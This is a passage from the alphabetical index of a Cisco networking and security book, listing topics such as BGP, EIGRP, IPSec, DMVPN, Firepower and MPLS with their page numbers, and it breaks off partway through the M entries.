30	application-based rules		
31	block websites, 901		
32	connection events, 902		
33	Facebook rules, 901–902		
34	SSL policy, 901		
35	basics, 896		
36	creating rules, 898		
37	discovered hosts, 895		
38	hit counts, 900		
39	inside traffic, 898		
40	intrusion policies, 902–904		
41	logging, 899–900		
42	Metasploitable, 899		
	network discovery, 895		43
	new policy, 896–897		44
	Splunk rule, 898–899		45
	Access ports, 97		46
	Acknowledgement (ACK), 17		47
	Active Virtual Forwarders (AVF), 447		48
	Active Virtual Gateway (AVG), 447		49
	Address resolution protocol (ARP), 15, 39, 376, 590,		50
	1017		51
	IOU1/, 40		52
	reply, 42		53
	request, 41		54
	router, 40		55
	workstation, IP station, 40		56
	Administrative distance (AD), 477		57
	Advanced Encryption Standard (AES), 792		58
	Antireplay protection, 507		59
	Application Centric Infrastructure (ACI), 172, 216,		60
	217, 772		61
	Application layer, 11		62
	Application Policy Infrastructure		63
	Controller (APIC), 216		64
	Area border routers (ABRs), 162, 377		65
	area stub command, 469		66
	arp command, 223		67
	Asynchronous Transfer Mode (ATM), 9		68
	Authentication, 507		69
	Authentication, authorization, and accounting,		70
	334–338		71
	commands, 322–323		72
	Da Vinci Code, 310		73
	enable secret password, 311		74
	EXEC mode, 310		75
	Message Digest 5 (MD5), 310–311		76
	RADIUS, 323		77
	service-password, 310		78
	shut and no shut interfaces, 312		79
	TACACS+, 330–332, 334		80
	user Accounts, 313		81
	Authentication header (AH), 507		82
	auto-cost reference-bandwidth command, 469		83

84	Autonomous system (AS), 377		
85	Autonomous system boundary router (ASBR), 162		
86	Autonomous system number (ASN), 183		
87	Availability		
88	Cisco hierarchal model, 440		
89	device reliability, 440		
90	downtime representation, 439		
91	FHRP (<i>see</i> First Hop Redundancy Protocol		
92	(FHRP))		
93	GLBP, 455, 458, 460		
94	HSRP, 453, 455, 457		
95	multilinks, 451–453		
96	table, 439		
97	trunked and port channels, 440		
98	VRRP, 454, 457–458		
99	B		
100	Backup designated router (BDR), 162, 165		
101	Backward error correction, 43		
102	Border gateway protocol (BGP), 162, 183, 394, 481		
103	add neighbor, 859–860		
104	add networks, 858–859		
105	address families, 481		
106	aggregates, 858		
107	anycast, 486		
108	commands, 658		
109	diagram, 487–488		
110	dynamic neighbors		
111	commands, 484		
112	configuration, 484		
113	core router, 485		
114	creation, 484		
115	show ip bgp neighbors command, 485		
116	show ip bgp summary command, 485		
117	spokes, 485		
118	WAN-CORE, 484		
119	general settings, 858		
120	hop issues, 486		
121	missing prefixes		
122	attributes, 664		
123	BGP_EIGRP, 692		
124	BGP_OSPF, 693–694		
125	BGP peer, 663		
126	cluster-id, 663		
127	diagram, 692		
128	eBGP peers, 664		
129	edge router, 664		
130	EIGRP, 692		
131	neighbor policy, 664		
132	originating router, 663		
133	OSPF, 694		
134	Router1, 661		
135	Router2, 660, 662		
136	Router4, 663		
	route reflector clients, 662		137
	synchronization, 661–662		138
	neighbor relationship		139
	AS number, 659		140
	causes, 658		141
	debugging, 659		142
	debug message, 660		143
	eBGP multihop, 660		144
	iBGP/eBGP peers, 660		145
	log messages, 658		146
	loopbacks, 660		147
	ping, 659		148
	show bgp ipv4 unicast summary, 659		149
	speakers, 660		150
	typographical error, 659		151
	peer groups		152
	configuration, 482		153
	update groups, 481		154
	uses, 482		155
	peer templates		156
	configuration, 483		157
	<i>vs.</i> peer groups, 482		158
	peer policy templates, 482–483		159
	peer session templates, 482		160
	redistribution, 479–480		161
	route policies, 487		162
	route reflector, 526		163
	traffic engineering		164
	AS path, 487		165
	attributes, 487		166
	local preference, 487–488		167
	match options, 487		168
	prefix lists, 487		169
	SiteB-1 router, 488		170
	speakers, 487		171
	Border Gateway Protocol (BGP), 10		172
	Commands, 263		173
	configuration		174
	ip bgp summary command, 187		175
	mode, 184, 186		176
	neighbor adjacency, 186		177
	neighbor statement, 184		178
	network command, 184		179
	PCAP, 189		180
	preceding statement, prefix, 184–185		181
	routing diagram, 184, 187, 188		182
	show ip bgp neighbor command, 185, 188		183
	state table, 187		184
	synchronization, 184		185
	TCP three-way handshake, 189		186
	update-source command, 188		187
	configurations, 264		188
	diagram, 264		189
	eBGP, 183		190
	iBGP, 183		191

192 IOU1, 266
 193 IOU2, 264–265
 194 IOU3, 267
 195 IOU5, 267–268
 196 path-vector routing protocol, 183
 197 prefixes, 183
 198 routing diagram, 194–195
 199 Bottom-up approach, 220
 200 Bridge protocol data units (BPDUs), 92, 375
 201 Bring Your Own Device (BYOD), 797

■ C

202
 203 Campus area network (CAN), 21
 204 Cisco
 205 EtherChannel (*see* EtherChannel)
 206 router configuration
 207 configuration mode, 84–86
 208 privileged exec mode, 84–85
 209 user exec mode, 84
 210 running-config, 80
 211 startup-config, 80–81
 212 Cisco Discovery Protocol (CDP), 39, 48
 213 advertisements, 48
 214 network, 49
 215 Wireshark, 51
 216 Cisco Express Forwarding (CEF), 349, 951
 217 Cisco hierarchal model, 440
 218 Cisco ISE
 219 BYOD wizard, 806–811
 220 GUI, 796
 221 hotspot setup, 802–806
 222 self-registration portal, 801
 223 self-registration setup, 799
 224 setup completion, 802
 225 setup menu, 796
 226 SSID setup, 800
 227 wireless menu, 797
 228 wireless quest setup, 798
 229 WLAN, 795
 230 WLC setup, 799
 231 Cisco Modeling Labs (CML), 2
 232 Cisco Prime Infrastructure, 344
 233 alarms, 814
 234 AP addition, 820–821
 235 AP alarms, 816–817
 236 campus map, 818
 237 configuration menu, 814
 238 dashboard, 813
 239 floor plan, 819–820
 240 home page, 812
 241 login, 812
 242 map coverage area, 821
 243 network, 815
 244 rogue policy, 823–824

rogue rule, 823 245
 security, 817 246
 site map, 818 247
 threats, 825 248
 uses, 811 249
 vulnerabilities, 825 250
 wireless security, 822 251
 WLC, 816 252
 Class-based marking (CB marking), 544 253
 Classful subnetting, 69, 71 254
 Classless Inter-Domain Routing (CIDR), 65 255
 clear ip dhcp command, 300 256
 clear ip nat translation command, 296 257
 Complete Sequence Numbers PDU (CSNP), 172 258
 Computer networks, 21 259
 Confidentiality, 507 260
 Connectionless Network Protocol (CLNP), 952 261
 Consecutive errors, 44 262
 Control, and checksum data (CRC), 8 263
 Control and Provisioning of Wireless Access Points (CAPWAP), 777 264
 Control plane (CP) 266
 ARP, 376 267
 BPDUs, 375 268
 DNS, 373, 406–408 269
 dynamic protocols, 376 270
 error-inconsistent mode, 376 271
 Ethernet loop, 373 272
 exercise network typology, 416 273
 loop prevention, 376 274
 MST, 373 275
 NTP, 373 276
 PIM, 401–405 277
 root bridges, 375 278
 Root Guard, 376 279
 STP, 373 280
 switches, 375 281
 Control plane policing (CoPP), 722 282
 Core layer, 23 283
 crypto ikev2 keyring keyring_name command, 516 284
 crypto ikev2 policy policy-name command, 515 286
 crypto ipsec profile command, 517 287
 crypto isakmp command, 511 288
 Crypto map, 509 289
 Crypto policy, 508 290
 Customer edge (CE), 971 291

■ D

292
 Data center, designs, 731 293
 Data integrity, 507 294
 Data link layer, 8 295
 frames, 8 296
 routers, 8 297

300	Data link layer (<i>cont.</i>)		
298	sublayers, 8		
299	technologies, 9		
300	Data plane		
301	class-based queuing, 350–351		
302	definition, 349		
303	filters		
304	access list placement, 352		
305	control lists, access, 352–354		
306	extended access lists, 351		
307	standard access control, 351		
308	ip access-group, 353		
309	NetFlow		
310	advantage, 363		
311	endpoints, 369		
312	IOS router, 363		
313	network sources, 368		
314	node, 368		
315	traffic analyzers, 364		
316	sFlow		
317	advantage, 363		
318	Nexus switch, 363		
319	traffic analyzers, 364		
320	stateful protocols		
321	definition, 358		
322	NAT, 361		
323	NSF, 359–360		
324	PAT, 361–362		
325	SSO, 359		
326	static routed network, 360		
327	TCP segment, 358–359		
328	stateless protocols, 362		
329	state machine		
330	events, 354		
331	path, 357		
332	redundancy protocols, 357		
333	TCP connection, 355		
334	TCP diagram, 356		
335	UDLD, 356		
336	syntax, standard access control, 352		
337	traffic protocols		
338	ARP, 349		
339	FIB, 349		
340	MPLS, 351		
341	queues, 350		
342	RIB, 349		
343	default-information originate		
344	command, 152, 469, 479		
345	default-router command, 299		
346	Device configuration, Firepower		
347	access rules, 849		
348	Advanced tab, 848		
349	anti-spoofing, 849		
350	fragmentation, 849		
351	high availability, 850		
	adding, 850		352
	create name, 851		353
	deploy changes, 850		354
	failover, 850–851		355
	IPSec, 851		356
	pair, 852		357
	troubleshooting, 852		358
	interface zone, 847–848		359
	IPv4, 848		360
	scoping, 849		361
	DHCP client, 297		362
	DHCPDISCOVER, 297		363
	DHCPREQUEST, 297		364
	DHCP server, 860–862		365
	client, 297		366
	DHCPACK, 297		367
	DHCPDISCOVER, 297		368
	DHCPPOFFER, 297		369
	DHCPREQUEST, 297		370
	host device, 296		371
	process, 297		372
	Router to send a request, 298		373
	setting up Router, 299, 300		374
	Differentiated Services Code Point (DSCP), 62		375
	Diffie-Hellman (DH) groups, 509		376
	Diffusing update algorithm (DUAL), 156, 382		377
	Digital Network Architecture (DNA), 215–216		378
	Distributed denial of service (DDoS), 634		379
	Distribution layer, 23		380
	domain-name command, 299		381
	Domain name system (DNS)		382
	clients and servers, 406		383
	command line interface, 406		384
	FQDN, 405		385
	hostnames, 406		386
	ip name-server command, 407		387
	Downloadable access control lists (dACLs), 925		388
	Duplex		389
	Frequency-division duplexing, 35		390
	full-duplex		391
	advantages, 34–35		392
	two-way radios, 34		393
	half-duplex, 34		394
	simplex, 34		395
	Time-division duplexing, 35		396
	Dynamic ARP inspection (DAI), 592, 594		397
	Dynamic Host Configuration Protocol (DHCP), 291		398
	Dynamic Multipoint Virtual Point Network		399
	(DMVPN), 1017		400
	benefits, 1017		401
	phase 1		402
	diagram, 1018		403
	dynamic mapping, 1020–1021		404
	static mapping, 1018, 1020		405
	phase 1, static mapping, 1019		406

407	phase 2	GRE tunnel, 654	460
408	diagram, 1023	hello packet, multicast address, 159	461
409	dynamic mapping, 1024–1025	hybrid protocol, 156	462
410	static mapping, 1022, 1024	IOU7, 247–248	463
411	phase 3	IOU7and IOU8, 245	464
412	BGP, 1043	IOU8, 246, 249	465
413	diagram, 1026, 1028	IOU10, 250	466
414	dual-VPN dual hub, 1038, 1039, 1041, 1042	ip protocols command, 247, 654	467
415	FlexVPN, 1031, 1033, 1044	IPSec, 653	468
416	IPSec, 1028, 1029, 1043	issues, 244	469
417	OSPF, 1029–1031	K values, 248	470
418	single-VPN dual hub, 1034, 1035, 1037, 1038	K values, adjacency, 160	471
419	Dynamic Multipoint Virtual Private Networks	load balancing, 465	472
420	(DMVPNs), 385	multicast address, 159	473
421	Dynamic NAT	multicast packets, 654	474
422	configuration, 293	network connectivity, 652	475
423	LAN pool, 294	opcode, 159–160	476
424	public IP address, 293	passive-interface command, 161	477
425	Dynamic routing protocols, 141, 240	PCAP, 158–159	478
426	auto-cost command, 149	redistribution, 476–478, 525	479
427	distance-vector routing protocol, 149	RIP, 157	480
428	diagram, 149	routes, 655	481
429	hop count, 149	routing diagram, 193	482
430	RIP, 149	routing protocol, 245	483
431	hybrid routing protocol, 150	sh ip route, 161	484
432	link-state routing protocol, 149–150	show ip eigrp neighbors command, 160	485
433	multicast packets, 148	show ip eigrp topology	486
434	routers, 148	command, 160	487
435	routers reference bandwidth, 149	show ip protocols command, 160	488
		summarization, 464	489
436	■ E	TLV, 159	490
437	EAP Flexible Authentication via Secure Tunneling	traffic engineering, 465–466	491
438	(EAP-FAST), 793	troubleshooting, 652	492
439	Edge layer, 23	unicast messages, 464, 654	493
440	eigrp stub command, 465	update PCAP, 159	494
441	Electromagnetic interference (EMI), 28	Environment Next Generation (EVE-NG), 1	495
442	Encapsulation security payload (ESP), 507	PCAP, 1	496
443	Endpoint groups (EPGs), 216	UI, 2	497
444	Enhanced interior gateway routing protocol	Equal cost multipath routing (ECMP), 384	498
445	(EIGRP), 10, 156, 382	EtherChannel	499
446	adjacency, 655	Commands, 229	500
447	adjacency/exchanging routing information, 157	configuration, 88	501
448	AS numbers, 652	diagram, 230	502
449	authentication, 466, 467, 652	fault-tolerant link, 86	503
450	autonomous-system-number (ASN), 157	IOU1, 230	504
451	benefit, 162	IOU2, 231	505
452	cisco devices, 156	LACP	506
453	commands, 158, 244, 463, 652	layer 2 configuration, 87–89	507
454	configurations, 156, 653–654	modes, 87, 121	508
455	diagram, 464	line protocol, 232	509
456	default-information originate in/out	PAGP	510
457	command, 161	layer 3 configuration, 89–90	511
458	distance-vector algorithm, 156	modes, 87, 121	512
459	dynamic protocol, 156	switchport mode access, 88	513
		troubleshooting, 229	514

515	EtherChannel (<i>cont.</i>)		
516	trunk mode, 230		
517	VLAN 99, 88–89		
518	Ethernet		
519	autonegotiation, 35, 37		
520	cable pairs, 29, 34		
521	command, 224		
522	description, 34		
523	duplex mismatch, 225		
524	interface error table, 225		
525	line protocol, 224		
526	physical and data link layers, 222		
527	Ethernet frame, 97		
528	Ethernet VPN (EVPN), 772		
529	Expedited Forwarding (EF), 559		
530	Explicit Congestion Notification (ECN), 62, 576		
531	Extensible Authentication		
532	Protocol (EAP), 600, 793		
533	AAA server, 795		
534	RADIUS server, 794		
535	use, 793		
536	Extensible Authentication Protocol over LAN		
537	(EAPOL), 600		
538	Extensible Authentication Protocol Transport Layer		
539	Security (EAP-TLS), 793		
540	Exterior gateway protocols		
541	autonomous system, 394		
542	backdoor network, 400		
543	BGP decision process, 400		
544	confederations, 395, 399		
545	loopback interface, 400		
546	route optimization, 399		
547	route reflectors, 395–397		
548	sub-autonomous system, 396		
549	TTL security, 400		
550	Extranet, 984		
550	F		
551	Fabric Extenders (FEXs), 759		
552	Feasible distance, 382		
553	Fiber Distributed Data Interface (FDDI), 9, 44		
554	Fiber optic cabling		
555	multi-mode fiber (MM), 28, 32		
556	single-mode fiber (SM), 28, 32		
557	standards, 33		
558	transmission rates, 33		
559	File Transfer Protocol (FTP), 14, 310		
560	Finish (FIN), 17		
561	Firepower		
562	adding devices, FMC		
563	demonstration purposes, 844		
564	FTD, 843		
565	register device, 844		
566	registration key, 844		
	customize template, 838		567
	download software, 836		568
	external authentication		569
	Distinguished Name (DN), 883		570
	ISE authorization		571
	profile, 885–886		572
	LDAP, 882–884		573
	RADIUS, 882, 884–887		574
	Security Analyst, 882–883		575
	set up, 882		576
	test, 884		577
	User Roles, 882		578
	high availability		579
	clustering, 852		580
	containers, 852		581
	Image files, 837		582
	KVM/ESX images, 836		583
	management access and configuration		584
	FMC licensing, 838–839		585
	stand-alone, 841–843		586
	monitoring (<i>see</i> Monitoring, Firepower)		587
	NAT (<i>see</i> Network Address Translation (NAT))		588
	object types		589
	access lists, 846		590
	address pools, 846		591
	DNS server group, 846		592
	FlexConfig, 846		593
	interfaces, 846		594
	network, 847		595
	PKI, 847		596
	port, 847		597
	RADIUS servers, 847		598
	URL, 847		599
	variable sets, 847		600
	VPN, 847		601
	OVE, 838		602
	platform settings, 881		603
	fragment settings, 881		604
	ICMP, 882		605
	planes, 880		606
	SSL, 882		607
	Syslog, 882		608
	Threat Defense Settings, 881		609
	Timeouts, 882		610
	system configuration settings		611
	Access Control, 880		612
	Access List, 880		613
	Audit Log, 880		614
	Email Notification, 880		615
	HTTPS Certificate, 880		616
	Intrusion Policy Preferences, 880		617
	Login Banner, 880		618
	Remote Storage Device, 880		619
	Shell Timeout, 880		620
	SNMP, 880		621

622	UCAPL/CC compliance, 880		
623	User Configuration, 880		
624	testing policies, 835		
625	threat defense virtual machines		
626	customize template, 841		
627	<i>vs.</i> FMC, 840		
628	networking requirements, 841		
629	select networks, 840		
630	troubleshooting, 929		
631	advanced, 929–930		
632	CLI page, 930		
633	device, 928–929		
634	packet capture, 931–932		
635	packet tracer, 930–931		
636	updating/patching		
637	Cisco, 845		
638	FMC, 845		
639	geolocation, 845–846		
640	product, 844–845		
641	rules, 845		
642	scheduling, 845		
643	upgrade file, 836		
644	VMDK file, 837		
645	Firepower Management Console (FMC), 835–836		
646	First Hop Redundancy Protocol (FHRP)		
647	commands, 647		
648	GLBP, 447–450		
649	HSRP, 441, 443–445		
650	multiple switches, 647		
651	secondary IP, 646		
652	track command, 647		
653	VRRP, 445–447		
654	First in, first out (FIFO), 554		
655	FlexConfig		
656	add objects, 877		
657	add override, 873		
658	ASA features, 872		
659	AS variable, 873		
660	Cisco, 872		
661	configuration, 878		
662	copy object, 875		
663	deployment, 878–879		
664	EIGRP, 872, 879		
665	eigrpNetworks, 874		
666	objects, 872		
667	policy, 876–877		
668	restriction, 872		
669	router ID, 873		
670	system variable, 874–875		
671	templates, 872, 875, 876		
672	unconfigure, 872		
673	variables, 872		
674	wildcard masks, 874		
675	Flow control, 43		
676	consecutive error, 44		
	errors, 43		677
	multiple-bit error, 43		678
	single-bit error, 43		679
	Forward Equivalence Class (FEC), 962		680
	Forward error correction, 43		681
	Forwarding Information Base (FIB), 349		682
	Forwarding plane/user plane, <i>see</i> Data plane		683
	Frame Relay, 9		684
	Fully qualified domain name (FQDN), 405		685
	G		686
	Gateway Load Balancing Protocol (GLBP), 439,		687
	447–450		688
	Gateway protocols		689
	A1 Router, 381		690
	ABR, 379		691
	access lists, 394		692
	AS, 377		693
	authentication modes, 387		694
	default configurations, 393		695
	default network, 379		696
	EIGRP authentication, 391		697
	interarea route selection, 382		698
	keychain, 391		699
	loop prevention design, 380		700
	LSAs, 377		701
	MD5 authentication, 388		702
	message digest authentication, 388		703
	minimum bandwidth, 382		704
	multicast/unicast, 390		705
	multipoint nonbroadcast networks, 385		706
	optimal routes, 382		707
	OSPF control, 381		708
	password-encryption, 392		709
	redistribution metrics, 383		710
	RIP, 385		711
	rippling effect, 384		712
	route poisoning, 385		713
	security controls, 387		714
	SHA256, 393		715
	split horizon, 385		716
	static neighbors, 389		717
	suboptimal routing, 383		718
	timer intervals, 387		719
	TTL, 386		720
	variance, 384		721
	virtual links, 381		722
	Generic routing encapsulation (GRE) tunnels, 463		723
	BGP issues, 506		724
	diagram, 504		725
	keep alive, 505		726
	loopback addresses, 504		727
	packets, 504		728
	ping, 506		729

730	Generic routing encapsulation (GRE) tunnels (<i>cont.</i>)	780
731	Router7/Router5, 505, 526	781
732	routing protocol/static routing, 505	782
733	traffic, 504	783
734	transport protocol, 504	784
735	tunnel multiple protocols, 504	785
736	Graphical Network Simulator-3 (GNS3), 2	786
737	GRE tunnels	787
738	commands, 671	788
739	configurations, 672	789
740	OSPF, 673	790
741	pinging, 672	791
742	recursive routing, 674	792
743	route, 671	793
744	Router1, 673	794
745	troubleshooting, 671–672	795
	tunnel destination address, 671	796
746	H	797
747	Hardware addresses, 42	798
748	Hash message authentication code (HMAC), 514	799
749	Hierarchical internetwork model, 23	800
750	High-Level Data Link Control (HDLC), 9	801
751	Hot Standby Router Protocol (HSRP), 439, 441,	802
752	443–445	803
753	Ethernet0/0 interface, 648	804
754	preempt command, 649	805
755	priority, 648	806
756	Switch1, 648	807
757	Switch2, 648	808
758	troubleshooting, 647	809
759	Hypertext Transfer Protocol (HTTP), 14	810
760	I	811
761	Identity Services Engine (ISE), 214, 324, 777	812
762	definition, 595	813
763	802.1x	814
764	AAA, 619–625, 627	815
765	authentication, 600, 601, 603	816
766	authorization, 603–606, 608	817
767	compliance, 614, 616–619	818
768	implementation, 595–596	819
769	switch configuration, 596–600	820
770	TrustSec, 608, 609, 611–614	821
771	IKE, 507	822
772	IKEv2 SA	823
773	diagram, 695	824
774	Router 1, 695	825
775	Router 3, 696	826
776	Incremental Shortest Path First (iSPF), 377	827
777	Information system (IS), 583	828
778	Institute of Electrical and Electronics Engineers	829
779	(IEEE), 9, 777	830
	Interior Gateway Protocols, 377	831
	Interior gateway routing protocol (IGP), 146	832
	Intermediate System-to-Intermediate System	833
	(IS-IS), 172	834
	addresses, 173	
	adjacencies, 172, 183	
	areas, 172	
	authentication, 179–180	
	encrypted, 181	
	key chain HMAC-MD5, 181–182	
	methods, 180	
	password command, 180	
	PCAP, 180–182	
	Plaintext, 180	
	uses, 180	
	configuration	
	adjacencies, 175	
	CLNS, 176	
	instance-id, 173	
	interfaces, 175	
	routers, 174	
	show clns neighbors detail command, 176	
	show clns protocol command, 176	
	show ip route isis command, 177	
	LSA table, 172	
	LSPDB	
	LSA table, 178	
	LSP ID, 178	
	PCAP, 178–179	
	PDU lifetime, 178	
	show isis database command, 177	
	show isis topology command, 177–178	
	passive interfaces, 182	
	router, types, 172	
	routing diagram, 194	
	routing process, 173	
	uses, 172	
	International Telecommunication Union	
	Telecommunication Standardization	
	Sector (ITU-T), 3	
	Internet Control Message	
	Protocol (ICMP), 10, 15, 362	
	Internet Engineering Task Force (IETF), 63	
	Internet group management	
	protocol (IGMP), 10, 405	
	Internet key exchange version 2 (IKEv2), 463	
	asymmetric pre-shared key, 524	
	authentication, 513	
	Cisco routers, 512	
	commands, 513	
	components, 512	
	diagram, 519	
	feature, 512	
	IKEV2-POL, 526	
	IKEV2-PROF, 526	

835	IKEV2-PROP, 526	Router4toRouter5, 526	890
836	keyring	Router8 configuration, 509–510	891
837	configuration, 516–517	Router9 configuration, 511	892
838	local/remote command, 516	security purposes, 509	893
839	options, 516	security services, 507	894
840	pre-shared keys, 516	transform mismatch	895
841	symmetric/asymmetric	configurations, 676–678	896
842	key pairs, 516–517	crypto session, 675, 679	897
843	policy, 515	debugging, 676	898
844	profile	transform-set command, 508, 678	899
845	authentication methods, 518	troubleshooting, 675	900
846	crypto ikev2 profile profile_name	tunnel protection method, 506	901
847	command, 517	Internet Protocol version 4/6 (IPv4/IPv6), 10	902
848	keyring local command, 519	Internet Service Providers (ISPs), 291	903
849	match command, 518	Internetwork Operating System (IOS), 2, 45	904
850	pre-shared key, 518–519	Intrusion policy tuning	905
851	proposal	access rules, 908	906
852	crypto ikev2 proposal proposal-name	alert details, 909	907
853	command, 513	change rule, 907	908
854	DH groups, 514	complex networks, 908	909
855	encryption, 514	create policy, 904, 906	910
856	integrity algorithms, 514	default variables, 905	911
857	PRF, 514	false positives, 904	912
858	SHA256, 514	HOME_NET variable, 905–906	913
859	show crypto ikev2 proposal	My Changes, 907–908	914
860	command, 513, 515	network/ports, 905	915
861	transform types, 513	variable set, 905	916
862	smart defaults, 513, 520–523	Intrusion Prevention System (IPS), 835	917
863	symmetric key, 523–524	ip helper-address command, 298	918
864	table, 512	ip address dhcp command, 297	919
865	transform-set command, 523	IP Addressing	920
866	Internet Protocol (IP), 15	private, 60	921
867	CIDR, 59, 65	public, 60	922
868	IP Addressing, 60	ip dhcp excluded-address command, 299	923
869	IPv4, 59–63	ip dhcp pool command, 299	924
870	IPv6, 59, 63, 65	ip-helper address command, 298	925
871	networks, classes, 61	ip nat pool command, 294	926
872	octet, 59	IP Service Level Agreement (IP SLA), 357	927
873	subnetting, 59, 65–67, 69	ip summary-address command, 464	928
874	VLSM, 59, 69–71	IPv4	929
875	Internet protocol security (IPSec), 463	Class A, 61	930
876	access list, 526	Class B, c, 61	931
877	authentication, 508	DSCP, 62	932
878	commands, 674–675	ECN, 62	933
879	configuration, 507	packet field, 62–63	934
880	crypto map, 509, 674	packet header, 61–63	935
881	definition, 506–507	TTL, 63	936
882	DH groups, 674	IPv6	937
883	diagram, 509	access list, 687	938
884	encryption, 508	addresses, 64, 681, 685	939
885	encryption algorithms, 674	byte sequence, 684	940
886	key mismatch, 679–680	commands, 680–681	941
887	key steps, 508	connectivity problems, 682	942
888	Router4toRouter7, 525	debugging, 687	943
889	protocols, 507	DHCPv6, 496	944

IPv6 (<i>cont.</i>)	
945	methods, 496
946	STATEFUL, 496–497
947	stateless, 498
948	double colons, 684
949	Duplicate Address Detection, 683
950	EIGRPv6
951	address family, 491, 493
952	advertisement of networks, 493
953	af-interface, 492, 493
954	distribute list, 494
955	redistribution, 527
956	router eigrp instance-name command, 491
957	router ID, 491
958	session-level commands, 491
959	topology attributes, 492
960	global addresses, 489
961	ICMP, 686
962	ip address command, 681
963	and IPv4, 489
964	link-local address, 489, 682, 684
965	multicast destination, 682, 686
966	NAT64/
967	stateful, 502–504
968	stateless, 499–502
969	translation options, 499
970	OSPF, 682
971	OSPFv3/, 683
972	address family, 495
973	configuration, 494–495
974	EIGRP, 494–495
975	multiple address families, 494
976	redistribution, 527
977	router ID/IPv4 /address, 494
978	OSPFv3 /interfaces, 687
979	packet fields, 65
980	packet header, 64
981	Router1/Router2, 489–490
982	Router3, 682
983	Router4, 682, 688
984	routing protocols, 680
985	shortened syntax, 684
986	static route, 490
987	topology, 489
988	transient traffic, 684
989	troubleshooting, 681
990	unicast address, 686
991	unicast routing, 490, 686, 688, 689
992	ipv6 address autoconfig command, 498
993	ipv6 nd managed-config-flag
994	command, 496
995	ipv6 nd other-config-flag command, 498
996	IPv6 network, 52
997	Ethernet frames, 52
998	link-local address, 53
	Linux, 53, 57
	MAC, 53–54
	multicast, 54
	NA, 57
	NS, 56
	■ J
	Joint Photographic Experts Group (JPEG), 11
	■ K
	keepalive command, 505
	Kernel-based Virtual Machine (KVM), 835
	keyring local command, 519
	■ L
	Label Distribution Protocol (LDP), 953, 962
	Label Edge Router (LER), 952
	Label Switch Path (LSP), 952
	LAN switching
	ARP table, 86
	configuration
	help command, 82–83
	running, 83–84
	EtherChannel (<i>see</i> EtherChannel)
	PuTTY configuration, 80
	STP (<i>see</i> Spanning tree protocol)
	Layer 2 MPLS VPN
	CE routers, 996–997
	configuration, 991–993
	CSR1000V, 994–995
	forwarding table, 994
	MTU issues, 990, 994
	ping, 998
	pseudowire classes, 995–996
	service provider, 990
	show mpls l2transport vc detail
	command, 998–999
	topology, 990–991
	virtual circuits, 996
	VPLS, 990
	Layer 3 MPLS VPN
	BGP
	ASNs, 976
	CE routers, 976
	configuration, 975
	prefix, 976–977
	EIGRP
	CE routers, 978
	configuration, 977
	PE routers, 977
	VPNv4, 978–979
	IOS-XE, 969–970

1048	IOS-XR, 969–970		
1049	CE routers, 971		
1050	create policy, 972		
1051	customer network, 972		
1052	MP-BGP iBGP peer relationship, 971		
1053	network, 970–971		
1054	no MPLS ip propagate-TTL command, 972		
1055	PE routers, 971		
1056	route reflector clients, 972		
1057	leaking prefixes		
1058	BGP table, 988		
1059	CustomerB, 989–990		
1060	export map, 989		
1061	ping test, 990		
1062	route map, 988		
1063	OSPF		
1064	add interfaces, 979		
1065	CEs/PEs, 979		
1066	domain IDs, 981–982		
1067	interarea routes, 982		
1068	PE routers, 981		
1069	routing processes, 980		
1070	routing table, 983		
1071	sham link, 982–983		
1072	VRF-lite, 984		
1073	shared extranet		
1074	CustomerB, 984		
1075	ping test, 987		
1076	routing tables, 986–987		
1077	shared site, 984–985		
1078	site-to-site VPN		
1079	configure interfaces, 974–975		
1080	customer-facing interfaces, 974		
1081	IOS-XE routers, 973		
1082	IOS-XR routers, 973		
1083	legacy method, 972		
1084	route distinguisher (RD), 972		
1085	route targets, 973		
1086	Shared Extranet section, 973		
1087	VRF definition VRF_Name		
1088	command, 972		
1089	VRFs, 972		
1090	Lightweight access point (LAP), 780		
1091	Lightweight Extensible Authentication Protocol		
1092	(LEAP), 793		
1093	Link Aggregation Control		
1094	Protocol (LACP), 87–88		
1095	Link Layer Discovery Protocol (LLDP), 39, 44		
1096	benefits, 45		
1097	Data Units, 45		
1098	MED		
1099	endpoints, 44		
1100	messages on LAN, 45		
1101	network, 46		
1102	output, 48		
	packet, 46		1103
	Link layer functions		1104
	addressing, 42		1105
	framing, 42		1106
	synchronizing, 43		1107
	Link-state advertisements (LSAs), 162–163		1108
	Link-state database (LSDB), 162, 169		1109
	Link-state packet database (LSPDB), 177		1110
	Link-state packets (LSP), 172		1111
	Local area network (LAN), 8, 21, 86		1112
	Logical link control (LLC), 5, 16		1113
	Lyer 2 MPLS VPN		1114
	MTU issues, 994		1115
	■ M		1116
	Management Information Base (MIB), 339		1117
	Management plane, 412		1118
	banners, 317–318		1119
	Cisco Prime Infrastructure, 344–345		1120
	commands, 309		1121
	disabling services		1122
	Cisco Discovery Protocol (CDP), 322		1123
	proxy ARP, 322		1124
	subnet masks, 322		1125
	UDP, 321		1126
	management sessions		1127
	console and auxiliary lines, 321		1128
	SSH, 319–320		1129
	telnet, 318–319		1130
	monitoring/logging		1131
	object identifiers, 339		1132
	simple network management protocol, 339		1133
	SNMP message types, 339–340		1134
	SNMP packet, 340		1135
	SNMP traps, 340–341		1136
	syslog, 342–344		1137
	Netconf, 346		1138
	password recovery, 314–317		1139
	router initial state, 414		1140
	secure socket shell (SSH), 309		1141
	Simple Network Management Protocol		1142
	(SNMP), 309		1143
	template variables, 413		1144
	Maximum transfer unit (MTU), 16		1145
	Maximum Transmission Unit (MTU), 162		1146
	Media access control address (MAC address), 42		1147
	Media access control (MAC), 5, 8, 16		1148
	Media Endpoint Discovery (MED), 44		1149
	metric-type command, 479		1150
	Metropolitan area network (MAN), 21		1151
	Monitoring, Firepower		1152
	components, 887		1153
	eStreamer		1154
	certificate/password, 892		1155

Monitoring, Firepower (<i>cont.</i>)	
1156	configuration, 892
1157	Splunk eNcore, 892–893
1158	health policies, 893–894
1159	management console
1160	analysis, 888–889
1161	audit log, 887–888
1162	menu, 887
1163	Syslog, 888
1164	remote syslog
1165	audit logging, 889
1166	create server, 890–891
1167	enable logging, 890
1168	Moving Picture Experts Group (MPEG), 11
1169	Multiple-bit error, 43
1170	Multiple exit discriminator (MED), 400
1171	Multiple spanning tree (MST), 373
1172	Multiple spanning-tree protocol (MSTP)
1173	configuration, 115
1174	MST instance, 120
1175	redundant physical topology, 113
1176	show spanning-tree, 119
1177	show spanning-tree MST configuration, 119
1178	spanning-tree diagram, 113–114
1179	STP instance, 113
1180	Multiprotocol BGP (MP-BGP), 969
1181	Multiprotocol label switching (MPLS)
1182	autoconfiguration, 953–955
1183	backbone, 1003
1184	CEF, 951
1185	configuration, 953
1186	IGP, 952
1187	IOS-XE, 951
1188	IOS-XR, 951
1189	IPv6
